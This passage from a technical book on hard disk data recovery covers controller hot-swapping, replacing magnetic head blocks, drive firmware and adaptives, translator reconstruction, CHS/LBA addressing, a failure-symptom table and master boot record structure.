Generally, you do not need anything extraordinary for successful repair. This task can be accomplished even by ordinary specialists. Failure of electronic components doesn't present any serious danger. The situation is much worse if some part of the service information stored on magnetic platens is corrupted (see *"Hard Disk Drive Firmware and Adaptives"*). This might happen for different reasons, such as firmware errors, power failures, electronic component failures, shocks, vibrations, or hermetic block deformation. In this case, the disk isn't initialized or responds with errors to all commands. Some hard disks switch into the service mode intended for writing service information, which can be passed either through the standard ATA interface or through the COM terminal.

PC-3000 includes numerous service modules for the most popular hard disk models, and all registered users have free access to the FTP server, where it is possible to find whatever you might need. As a variant, it is possible to use specialized utilities supplied by disk manufacturers, having chosen the firmware update mode. To tell the truth, not all modules can be modified by such utilities; furthermore, such utilities are not available for every module. In addition, this method will be useless if there are physical defects in the engineering zone or if the drive "freezes" at start-up and refuses to switch to the technological mode.

Just for this situation, there is the hot-swap technique. In this case, you need two drives — donor and acceptor. The acceptor must be powered down, after which the electronic board can be removed. The donor is connected to the IDE interface, after which it is powered up. After completion of the initialization process, and receiving the "ready" signal, the ATA Sleep command (95h) is issued, which stops the spindle drive. All other components remain powered up. Then it is necessary

to carefully remove the donor's controller and install it on the hermetic block of the acceptor. Finally, it is necessary to issue any command that would "wake up" the acceptor. Because the controller has been initialized already, the engineering zone won't be accessed and you'll be able to read all information from the disk being recovered that survived the catastrophe. Note that if you are using the standard IDE controller, it is necessary to disable all S.M.A.R.T. settings in BIOS Setup; otherwise, the disk will carry out S.M.A.R.T. logging and write all its data into the engineering zone. The compatibility requirements in this case are the same as in the case of replacement of the electronics board. Principally, it isn't necessary to move the board to the hermetic block of the acceptor. You can take the acceptor's board, initialize it on the donor's hermetic block, and then return it to its initial place. This method is even preferred because the acceptor would work with its native ROM.

Some malfunctions require the hermetic block to be opened, which can be carried out successfully only if you have clever hands. The most commonly encountered failure is damage to one or more magnetic heads (Fig. 4.2). This might happen because of production defects, electronic breakdown, or mechanic shock. If the head remains physically undamaged, then one of the surfaces becomes unreadable, and a bad sector is generated after every N sector, where N is the number of heads. Some models have six heads, but some are equipped with a single head, in which case the disk would become unusable because of an inability to read even the engineering zone. And even if a single head out of six fails, all information turns into garbage. All files larger than 3 KB (512×6) will be full of holes. What should you do under these circumstances? The only option is to replace the entire block of magnetic heads. This operation is extremely complicated, and most beginners end up in ruining the hard disk. Therefore, it is strongly recommended that you never practice on the working disk that you need to recover. Gain hands-on practice on hard disks with different levels of damage that do not contain anything interesting.

You'll need a donor of a closely-related model. For practice, an exact match of all digits in the model number is not required. Nevertheless, the blocks of the magnetic heads must be similar. Some disks park their heads outside the external border of the magnetic platters, and some disks use the specialized zone near the spindle for this purpose. This case is the most difficult one, because to remove the heads you move them over the entire disk surface. But contact between the heads and the disk surface must be avoided; otherwise, the magnetic layer will be destroyed.




Fig. 4.2. The block of magnetic heads with the switch/preamplifier chip




Fig. 4.3. The homemade instrument for moving the block of magnetic heads, made up of a narrow plastic ribbon (1) pressed onto a heated metal rod (2)

To safely remove the heads, take a thin strip of degreased plastic and carefully place it under each head so that the plastic raises the head over the disk surface, without touching the surface itself. Then move the heads outside the limits of the external edge. To prevent the heads from touching and scratching each other, it is necessary to insert a small polyethylene ribbon between them, which you can cut from the antistatic packing, in which the hard disk was supplied (Fig. 4.3).

Only the block of heads must be replaced. The native magnet of the voice coil of the acceptor remains the same. To move the heads to the parking zone, carry out the same steps in the inverse order. Now it only remains to tighten the positioning screw and close the hermetic block with the cover. After you power on the disk, it might issue a weird sound, and the speed of reading might drop by several dozen times. This is a consequence of operation with the foreign block of read/write heads, with foreign adaptives. By regulating the screws that fasten the cover, it is possible to slightly stabilize the read graph. However, the disk is unable to operate under such conditions for long; therefore, it is necessary to start reading the data, beginning with the most important and valuable files.

Some hard disks have only one read/write head, in which case it is more convenient to replace the platter, as shown in the video at http://pc3k.rsu.ru/video/video03_N40P_disk_swap.avi.

Sometimes, magnetic heads literally become sealed to the magnetic surface because of intermolecular attraction forces. In this case, some authors recommend sharply rotating the disk on the horizontal plane. However, the “advantage” of this technique is doubtful, and sometimes it might cause considerable or even irreversible damage (for example, it could mechanically damage the heads and scratch the magnetic surface). Disassembling the hermetically sealed block and carefully raising the heads using previously-mentioned plastic ribbon and then returning them to the parking zone is a much better practice. More details can be found in the article “*Recovering the hermetic block of IBM DJNA371350 after a fall*” by Sergey Yatsenko (<http://www.acelab.ru/pcTechSupport/DOSvers/MFGFeatures/IBM/VGPP.html>). Unfortunately, this article is available to registered PC-3000 users only.

Sometimes, the switch/preamplifier might be damaged or the flexible ribbon connector might be broken. If the switch is placed directly on the block of heads (especially in the chip component), then it would be necessary to replace the entire block of heads according to the previously-described technique.

The voice coil, because of its unsophisticated design, has no components likely to fail; however, the output contacts might break off. These can be easily soldered.

The spindle drive is extremely reliable and rarely fails. However, a hydrodynamic bearing wreck is encountered often. If this happens, it must be released using the technique described at <http://www.acelab.ru/pcTechSupport/DOSvers/TechDoc/Barracuda4.html> (available to registered PC-3000 users only).

Hard Disk Drive Firmware and Adaptives

Hard disk electronics are only a skeleton. They won't operate without the controlling hard disk drive firmware. The first models of hard disks stored all firmware in ROM, which caused inconveniences and implied limitations. For the moment, the hard disk is used for the same goal. The developer reserves a certain amount of disk space and places all required code and data there. The information is organized in the form of modules (a pale imitation of a file system). This information is controlled by a specialized operating system. The ROM chip contains only the basic code, a kind of hard disk "foundation." Some manufacturers have gone further, removing from the ROM everything except for the primary loader.

The ROM chip can be located both within the microcontroller and on a separate board. Practically all disks have flash ROM; however, it is not unsoldered on all disk models. If flash ROM has been installed, then the microcontroller reads the firmware from there; otherwise, it accesses its internal ROM.

Part of the module (and information stored in the ROM) is the same for the entire series of hard disks. This mainly relates to the set of controlling firmware. These modules are interchangeable, and one disk can work with the module from another one without any consequences.

Part of the module (or, less often, information stored in ROM) is prepared individually for every lot of disks. For example, the disk's registration certificate specifies the number of heads, physical sectors, and cylinders. In the course of initialization, the processor polls the switch and counts the heads. If the number of heads doesn't match the number specified on the certificate, the disk might not switch to the ready mode. Manufacturers often disable some heads because of surface defects, head malfunctions, or even marketing considerations. Consequently, there appear twin models, which seem much alike. However, direct swapping of electronics boards for such "twin" models is impossible, and engineering data must be corrected. Therefore, PC-3000 might be required again. In principle, however, it is possible to choose a donor with identical registration information.

Modules (and, often, ROM information) that are unique for each disk specimen and require individual configuration are the main cause of trouble. In particular, every hard disk has at least two lists of defects: the primary list (P-list) and the growing list (G-list). The P-list contains the number of bad sectors detected in the course of the shop test, and the G-list is formed by the hard disk in the course of operation. If the write operation into a specific sector causes an error, the faulty

sector is remapped to another sector taken from the reserved zone. Some hard disks support a list of “suspicious” sectors: If the sector cannot be read on the first attempt, it is remapped and the remapping information is stored either in a separate list or in the G-list.

All of these processes are hidden from the user. A special module called a translator translates physical addresses into the numbers of logical blocks or virtual cylinders–heads–sectors, so at first glance the sector numbering remains unchanged. This mechanism operates normally until the P/G-lists are destroyed or until the electronics board is replaced by another one with different configuration settings. If P/G-lists are stored in flash ROM (which typically is the case), the file system will fail completely because the address translation won’t work. Although at the sector level everything is read normally, it is impossible to determine, which sector belongs to which file.

Fortunately, it is not difficult to restore the translator, because practically all file structures (as well as files) contain typical byte sequences (signatures). To begin with, it is necessary to clear the translator tables (in other words, generate empty P/G-lists); otherwise, the sectors labeled as remapped for the donor won’t be readable on the acceptor. Different hard disks have different numbers of remapped sectors. Some disks might not contain remapped sectors, and others might contain thousands. The format of P/G-lists varies from model to model; therefore, it is recommended that you use PC-3000 when working with them. In emergency cases, when you have no PC-3000 at your disposal, use at least the utilities supplied by the disk manufacturers with the unassigned ATA command.

Then it is necessary to scan the entire disk for typical signatures and place their “physical” addresses into the list. Naturally, these addresses are not physical in its actual meaning. On the contrary, these are logical addresses without remapped sectors.

When investigating the file system service structures (directories, MFT), it is necessary to determine the numbers of the clusters of subordinate structures. Then you must translate the clusters to sectors and create another list. As a result, you’ll obtain two lists, between which there is a strict correlation. Each remapped sector increases the distance between further “physical” and logical addresses by one. Having carried out the required computations, it will be possible to compute the required correction and virtually recover the translator. Here, I use the term *virtually* because the target addresses of the replaced sectors remain unknown, which means that there will be “holes” in the data being

recovered. Nevertheless, most of the information will be recovered. PC-3000 automatically recovers the translator using advanced algorithms that are constantly being improved. Real gurus, however, can create a utility for recovering the translator on their own.

Still, neither PC-3000 nor other specialized hardware and software complexes can recover the adaptives. Adaptives became popular quite recently. Previously, individual disk settings were reduced to higher levels, which didn't prevent physical reading of the information. Replacement of the electronics board could result in the impossibility of working with the disk using the operating system tools; however, it was always possible to read the data sector by sector using standard ATA commands — or at least at the level of physical addresses in the technological mode.


However, information density was steadily growing, tolerances became more restrictive, and the entire manufacturing process became increasingly expensive. With bulk production, it is impossible to produce two identical hard disks. Characteristics of analog elements (coils, resistors, and capacitors) inevitably are scattered, as a result of which the preamplifier (switch) inevitably is mismatched. However, it is possible to overcome this situation because there is only one analog element, namely, read/write heads and their wiring. It is more difficult to overcome the nonuniformity of the magnetic layer, which results in nonuniformity of the head signal parameters depending on the angle of rotation of the head actuator. Thus, the manufacturer must either reduce the information density to a level, at which the positioning errors can be neglected (in this case, to achieve the same capacity it would be necessary to install more platters into the disk, which makes it more expensive and causes other problems), or improve the manufacturing quality (which is so unrealistic that isn't even discussed at the contemporary level of science, technology, and economics). Thus, it becomes necessary to calibrate each hard disk individually, writing all adaptive settings to it.

The composition and format of adaptives varies from model to model. In the roughest approximation, it includes the write current, channel amplification, the equalizer profile, actuation voltage for each head, and the correction table for parameters of each head for each zone. The disk won't operate without its native adaptives! Even if a miracle happens and adaptives from other disk are suitable, the information will be read too slowly and with lots of errors. Guessing adaptives is unrealistic task, and computing them under

“home” conditions is impossible. However, they are generated in some way. Theoretically, to fill the adaptives table you do not need anything except the hard disk. Some disk models even contain a special self-scan program in the firmware, which is aimed at achieving exactly this goal. This program actually computes adaptives. It has only one principal drawback: In the course of computing adaptives, it destroys all information stored on the disk, which makes it unsuitable for your goals.

Adaptives can be stored in the engineering zone of the hard disk (in which case the replacement of the electronic boards works excellently, although hot-swapping doesn't work) or in the flash ROM chip. In the latter case, the flash ROM chip must be resoldered before you replace PCBs. Disks without adaptives are encountered so rarely that for the moment they practically do not exist.

Part 2: AUTOMATED AND MANUAL HARD-DISKS DATA RECOVERY




**Chapter 5: Basic Concepts
of Manual Data
Recovery**

**Chapter 6: New Technology File
System – Inside and
Out**

Chapter 7: NTFS Data Recovery

**Chapter 8: Data Recovery under
Linux/BSD**

Chapter 5: Basic Concepts of Manual Data Recovery



For a long time the main, trump card of NTFS opponents was the following argument: How are you going to recover it if it dies? Practice has shown that it dies quite often. Despite all its reliability, NTFS is not insured against failures — human errors, viruses, power failures, operating system hang-ups, disk surface defects, failure of the electronic circuitry. Every day, humankind becomes more dependent on computers, the sizes of hard disks grow rapidly, and the practical value of the data they contain increases. In most cases, lost data is irreplaceable.

Demand gives birth to supply. Companies specializing in data recovery appear on the market like mushrooms after a warm rain. However, really qualified professionals can be encountered only in a few of them. The remaining ones only simulate the illusion of feverish activity and bill their clients with astronomic invoices, providing rather mediocre quality of service. However, the time of amateurish work has long gone. Business requirements have changed. Hackers know the particulars of NTFS and have documented its key structures. In addition, a decent toolset for manual recovery has appeared. Finally, great experience has recently been accumulated in the course of the struggle for the data recovery. In this chapter, I want to share part of this experience with you.

What If Your Data Has Been Lost after Failure?

First and foremost — do not panic! To proceed with the recovery of the lost data, you must have a sound mind. Unreasoned, feverish activity will only make the situation worse.

Do not use any automated doctors if you are not sure that you can absolutely rely on them. The consequences of such “healing” can be catastrophic, and the results of “recovery” might be irreversible. The same relates to “professionals” dwelling in companies of unknown origin and working with the same automated utilities, which you can use even without their help. Some of them even try to create the required instruments on their own. These typically turn out to be unusable from the date of their birth, but what pride the company will have! It’s an impressive tool to demonstrate how cool the company is. If despite these arguments you still decide to use automated tools, use only EasyRecovery and GetDataBack. These tools were developed by real professionals in collaboration with the developers of the original NTFS driver. Believe me, they know its internal structure and the specific features of its behavior to the slightest detail. These utilities are the best available on the market. They are beyond comparison (in relation to the automated recovery).

Do not write anything on the disk to be recovered, and prevent all applications from doing so. If you have accidentally deleted a file from the system disk, do not shut down Windows in an officially recommended way. It is much better to press the reset button. Why do I give such an “illegal” recommendation? When shutting down properly, the system saves on the disk the current configuration, which considerably increases the risk that the deleted file will be irreversibly overwritten.

Do not torture bad sectors by repeatedly trying to read them; this only extends the bad area to adjacent sectors and damages the magnetic read head. After such an operation, good sectors will also become unreadable. A much better practice is to take a long read from the disk with disabled control codes, because controller will return everything that has remained from the damaged sector (note that the failure often affects only a few bytes).

If the hard disk emits suspicious noise like clicks or scratching sounds, immediately power down the computer. Again, try to prevent the system from writing anything to the disk, because the disk can die at any moment once and for all. In this case, no specialist in the field of electronics will be able to recover it.

Recover SCSI disks (especially RAIDs) only on the native controller, because different controllers use different address translation methods. If the controller has

died, either repair it or find exactly the same one for a replacement. The situation with IDE disks is much simpler in this respect, because their controllers are fairly standardized. However, with large disks (more than 528 MB) there are lots of problems and confusion because they depend on the specific BIOS and the chosen mode of operation (normal, LBA, or large). If the disk being recovered operates under the control of a custom driver such as Rocket or OnDisk, this driver must be present on the boot disk (bootable CD), from which the recovery is carried out.

Finally, do not give in to despair if you failed to recover the data. Try to be optimistic and find good things in the life, even if nothing good can be expected.

Disk Structure Basics

Physically, the hard disk is a hermetically-sealed case containing one or more single- or double-sided plates, threaded on a spindle. Data are read and written by a block of magnetic heads, each serving one of the platter surfaces. Information is stored in the form of concentric rings called *tracks*. Tracks located at an equal distance from the center of all platters form a *cylinder*. A track fragment obtained by radial division is called a *sector*. In contemporary disks, the number of sectors per track is not constant. On the contrary, it grows discretely with the distance from the platter center to support constant linear sector sizes. Tracks and heads are numbered starting from zero, and sector numbering starts from one. For hard disks, the sector size is equal to 512 bytes.

The first sector-addressing method that hard disks inherited from diskettes is *CHS addressing*. CHS stands for cylinder-head-sector and appeared for economical reasons. Formerly, coordinates of the addressed sector directly corresponded to physical reality. This simplified the structure of the disk controller, thus reducing its price, because no intellectual behavior of the controller was required. However, low price is the only advantage of this method. All other features of CHS are disadvantages. This addressing method is horribly inconvenient for programmers, because sequential disk reading requires three nested loops. In addition, it is monstrously sluggish. The number of sectors in a track must be constant for the entire disk, and for new disks this is not so. Therefore, to preserve backward compatibility with existing software, the disk controller virtualizes the disk geometry. This makes you dependent on the chosen translation method and the translation method is an internal matter, because of which it hasn't been standardized. Disk parameters

reported by the device and printed on a label are always *virtual*. It is not possible to obtain information about the true state of affairs.

IDE disks have a built-in integrated controller, making them less dependent on the external world and easy to migrate from computer to computer. Such migration is possible only if BIOS behavior is correct (this topic will be covered later). Some disks support a special ATA command — `Initialize device parameters`. This command determines the current virtual geometry of the disk, namely, the chosen number of heads and number of sectors per track. The controller computes the number of cylinders on its own, based on the total disk size. By the way, the disk size can be changed programmatically using the `SET MAX ADDRESS` ATA command. Some drivers and BIOS implementations change disk geometry so that it becomes strictly bound to them. Such disks won't work in any other environment — at least, until the correct geometry is set.

The situation with SCSI devices is considerably worse, because the disk will work only with the controller, under which it was formatted. Different controllers use different translation methods; therefore, connecting the disk to an incompatible controller will “mix” the sector in an unpredictable manner. The disk editor will still work with such disk, but built-in tools of the operating system, as well as most disk doctors, will inevitably fail to do so.

Advanced controllers automatically replace bad sectors, either storing this information in their nonvolatile RAM or saving it in the spare sectors on the disk, which are reserved exactly for this purpose. This binds the disk to its controller even more strongly, although some SCSI disks carry out spare sectoring on their own. Thus, the failure of an SCSI controller is equal to the failure of the entire hard disk. Never purchase SCSI controllers from unknown manufacturers, because such companies can go bankrupt any time and new controllers won't be supplied. SCSI controllers integrated into motherboards are the worst things that can be encountered. They are unreliable and incompatible — but what did you expect for such a price?

The most difficult is situation with RAIDs, where the translation method is entirely defined by the controller. RAID 1 arrays, also known as mirror sets, typically have the pass-through translation method and can be moved to any other controller or even connected to bypass it. Arrays of all other levels (especially RAID 3 and RAID 5) usually refuse to work on controllers of other types. Software implementations of RAID mounted in Windows NT contain information on their geometry in the system registry. Consequently, they cannot be moved into other systems directly. Windows NT reinstallation, as well as a system crash, destroys the software RAID. Fortunately, this loss is reversible.

Even though CHS translation has become obsolete (devices compliant to the ATA/ATAPI-6 specification adopted in June 2001 no longer are required to support it), it still can be encountered in many system structures of the operating system — for example, in the partition table and in the boot sector. Therefore, it is wise to consider this topic in detail.

At the interface level, the sector address is transmitted as shown in Listing 5.1.

Listing 5.1. Interface to the IDE disk in CHS mode

Port	Value

0172/01F2	Number of sectors
0173/01F3	Sector number (bits 0-7)
0174/01F4	Cylinder number (bits 0-7)
0175/01F5	Cylinder number (bits 8-15)
0176/01F6	Head number (bits 0-3), drive on bus (bit 4), CHS/LBA mode (bit 6)

Service functions of the BIOS, on the contrary, address the disk in a slightly different manner, which is demonstrated in Listing 5.2.

Listing 5.2. Interface to the INT13h BIOS interrupt

Register	Value

AL	Number of sectors to be processed
CH	Cylinder number (bits 0-7)
CL	Cylinder number (bits 6-7), sector number (bits 0-5)
DH	Head number
DL	Drive on bus 80h

Thus, BIOS allocates only 10 bits for cylinder addressing; therefore, the maximum number of cylinders on the disk is limited to 1024. With 4-bit addressing of the heads, the upper limit of the disk size in bytes will be $512 \times 2^{10} \times 2^6 \times 2^4 = 536870912$, or 512 MB. That's ridiculous, because hard disk manufacturers broke this barrier long ago. Since that time, many other technological advances have been achieved. MS-DOS has passed to nonexistence, and

the Windows operating system that replaced it works with the disk through its built-in driver. Thus, limitations imposed by BIOS do not affect it. Well, practically do not affect it — after all, BIOS carries out the primary boot of the operating system. If the system components reside in sectors beyond the limits of sector 1024, the operating system will fail to boot. Note that this relates to all operating systems, not only to oft-criticized Windows.

To overcome this limitation, an additional translation level (the large mode) was introduced into BIOS, which allows an increase in the number of heads. Fortunately, BIOS allocates 8 bits for head addressing, in contrast to 4 bits allocated by the disk controller. Consequently, the maximum allowed disk size in bytes is $512 \times 2^{10} \times 2^6 \times 2^8 = 8589934592$, or 8 GB. However, this is a theoretical limit; in practice, it is a different matter. Most BIOS implementations contained severe bugs; therefore, when working with disks larger than 2 GB they either hang up or started to lose the most significant bits of the cylinder. The latter situation results in irreversible damage of all key structures, because BIOS begins to address the starting sectors of the disk. Many contemporary BIOS implementations do not allow more than 64 virtual heads to be addressed, which limits the maximum allowed disk size by the same 2-GB value. Therefore, if you reinstall Windows on a logical disk larger than 2 GB, the system may cease to boot. Why does this happen? If you consider this situation carefully, you'll understand that when the system is installed on a newly-formatted disk, it places all its files in the beginning. As the disk fills with information, the area of available free space moves closer to the disk end. Even disk defragmentation software can move the initial boot files. Such a move can also be caused by installation of a service pack. Briefly, owners of large hard disks are recommended to divide their disks into several partitions and set the size of the first (system) partition no larger than 8 GB (2 GB seems more reliable).

SCSI devices, from their birth, support a transpired logical addressing mechanism called *logical block addressing* (LBA), which sequentially numbers all sectors from zero and to the last sector of the disk. IDE drives started to support LBA only with the arrival of ATA-3, but this addressing mechanism quickly became popular. In SCSI, LBA is inherently 32-bit addressing. IDE devices supported 28-bit LBA until the adoption of the ATA-6 specification. These 28 bits were distributed as shown in Listing 5.3.

Listing 5.3. Interface to the IDE disk in LBA mode

Port	Value
<hr/>	
0172/01F2	Number of sectors
0173/01F3	Sector number (bits 0-7)
0174/01F4	Sector number (bits 8-15)
0175/01F5	Sector number (bits 16-24)
0176/01F6	Sector number (bits 24-28), drive on bus (bit 4), CHS/LBA mode (bit 6)

As you can see, 28-bit addressing ensures support for disks up to 128 GB; however, introduction of LBA support into BIOS does not abolish an 8-GB limitation, because the number of the last addressed cylinder remains equal to 1024 with all possible consequences. The situation with SCSI disks is somewhat easier, because they have true 32-bit addressing. They support the theoretical 2 TB because they are controlled by their own BIOS implementation, which has no idiotic inherited limitations.

The 48-bit addressing adopted in ATA-6 has extended the maximum allowed size of an IDE disk to astronomic values (precisely, to 131,072 TB) — at least in theory. In practice, Windows 2000 with service pack 2 or earlier doesn't provide support for 48-bit LBA. To work with large disks in this environment, it is necessary to update the atapi.sys driver. Having accomplished this, open the following registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\atapi\Parameters
```

Add to this key a DWORD parameter named `EnableBigLba`, and set it to one (see *Microsoft Knowledge Base* article 260910 for more detail).

A single physical disk can be partitioned into several *logical* disks, sequentially numbered from the first to the last sector using either pass-through addressing or CHS method. In some cases, Windows requires an absolute sector number to be specified (which is actually relative, counted from the starting sector of a partition), and in other cases it expects to see the “trinity” (CHS), also counted from the starting sector. Thus, if the partition starts from address 123/15/62, then head 0 will be its first head.

At the file system level, the operating system addresses the disk using *clusters*. Every cluster is made up of a continuous sequence of sectors, the number of which is a power of two (1, 2, 4, 8...). Cluster size is specified when formatting the disk

and doesn't change later. The main goal of clusters is reduction of file fragmentation and decreasing the bit width of the system file structures. In particular, FAT16 numbers clusters in double words; therefore, it can address no more than $10000h * \text{sizeof}(\text{cluster})$ MB of the disk space. As can be easily seen, cluster size reaches 1 MB for an 80-GB disk. Consequently, ten files of 1 byte each will take 10 MB of disk space. An impressive value, isn't it? NTFS operates with 64-bit values; consequently, it doesn't suffer from such limitations. A typical cluster size chosen by default is only four sectors. In contrast to sectors, clusters are numbered starting from zero.

Initial Failure Diagnostics

To proceed with manual data recovery, it is vitally important to first diagnose the possible cause of disk failure. The main symptoms of hard disk failure are briefly outlined in Table 5.1.

Table 5.1. Main symptoms of hard disk failures

Symptom		Diagnosis	Corrective actions
Hard disk is not recognized by the BIOS.		Electronic circuitry of the hard disk has failed.	—
Operating system doesn't boot and BIOS displays an error message like non-system disk or missing operating system.	Logical disks are not visible when booting from the diskette (the C: command results in an error message).	Either the partition table or the 55h AAh signature has been damaged.	Recover the MBR manually or using the GetDataBack utility.
	Logical disks are visible and healthy (commands like C: and dir C: work).	Either the boot sector or the MBR has been damaged.	Start Recovery Console and issue the following commands: FIXMBR and FIXBOOT.
	Logical disks are visible, but the dir C: command results in an error message.	Either the boot sector or the MFT has been damaged.	Recover the boot sector manually or from the backup copy, then recover MFT from MFTMirr.

continues

Table 5.1 Continued

Symptom		Diagnosis	Corrective actions
Operating system starts to boot but then hangs or the boot process is interrupted by an error message.	The <code>dir C:</code> command executes normally, Chkdsk doesn't detect any errors.	Operating system has crashed.	Reinstall the operating system, first copying all valuable files to another media.
	The <code>dir</code> command, being issued in one or more subdirectories, doesn't display all files or outputs garbage.	Either MFT or one of its child structures has been damaged.	Start DiskExplorer and read all files from the MFT directly, bypassing indexes.
	Some files cannot be read; when this happens, the disk emits scratching sounds.	Physical surface of the disk has been damaged.	Start the disk recovery utility supplied by the manufacturer.
	Some files contain fragments of other files.	Overlapping clusters have appeared on the disk.	Start Chkdsk.
	Free disk space is steadily decreasing without any visible reason.	Some clusters have been lost.	Start Chkdsk.

Master Boot Record Basics

The first hard disks had small capacity (even for that time), and they were formatted in a way similar to formatting of diskettes. However, their size grew sharply, and soon MS-DOS became unable to provide enough address space to fully address the physically available disk space. To overcome this limitation, the *partitions* mechanism was introduced, which divided one physical disk into several logical drives. Each logical drive had its own file system and was formatted independently of the other drives. How did the developers achieve this?

The first sector of a physical disk (cylinder 0/head 0/sector 1) stores a special data structure called the master boot record (MBR). It is composed of two main

parts — the master boot code and the partition table, which describes the partitioning method and geometry of every logical disk. A schematic representation of a partitioned hard disk is shown in Fig. 5.1. In the end of the sector, at the 1FE offset, there is the 55h AAh signature, by which BIOS determines whether the sector is bootable. Even if you do not want to split your disk into partitions and you format it as a single drive, the presence of the MBR is required.

At computer start-up, BIOS chooses the bootable disk. As a rule, this is the primary master disk; however, most BIOS implementations allow you to change the boot order, and the most advanced ones even display an interactive menu when the user presses the <ESC> key to enter the BIOS Setup program in the course of power-on self-test (POST). Then BIOS reads the first sector, loads it into the memory at the 0000h:7C00h address, checks whether the 55h AAh signature is present in the end of the sector, and if such a signature is found, passes control to 0000h:7C00h. If this is not the case, BIOS analyzes further boot devices in the boot sequence list. If there are no other bootable devices in the system, BIOS displays an error message.

The bootstrap loader, having received control, scans the partition table (which has already been loaded into the memory). It finds the active partition (the one, for which `Boot Indicator == 80h`), retrieves the number of the starting sector of that partition (also known as boot sector), and loads it into the memory at the 0000h:7C00h address (having previously relocated its body to avoid rewriting). After that, it makes sure that the 55h AAh signature is present and passes control to 0000h:7C00h. If this is not the case, an error message is displayed, and the computer is rebooted after the user presses any key. There are some loaders that support more than one active partition, sequentially testing them; however, this entirely depends on the developers, because it doesn't correspond to the standard Microsoft specifications. However, this doesn't disturb anyone.




Fig. 5.1. Schematic representation of a partitioned disk

If the bootstrap loader is damaged, BIOS will be unable to start the operating system from such a disk; however, if you connect this disk as a slave (or boot from the diskette), all logical disks will be available. At least, they should be visible, because commands such as `C:`, `D:`, and `E:` are executed normally, although the `dir` command is not guaranteed to work. For that, it is necessary to ensure that the following conditions are observed: First, the file system of an appropriate partition must be undamaged and known to the currently-running operating system. Second, the boot sector must not be damaged (this topic will be covered later in this chapter).

The partition table — analyzed first by the master boot code and then by the logical disk driver of the operating system — consists of four 10h records located at offsets 1BEh, 1CEh, 1DEh, and 1EEh bytes from the disk start. Each of them describes a logical partition, specifying its starting and ending sectors written in CHS format. (Even if the disk operates in LBA mode, partitions are addressed through CHS mode.) The field storing the offset of the partition in relation to the start of the partition table is an auxiliary one, and its redundancy is obvious, which also relates to the field containing the total number of sectors on the disk, because it can be computed on the basis of the starting and the ending sectors. Some operating systems and loaders ignore auxiliary fields, but others use them actively because they must reflect the reality.

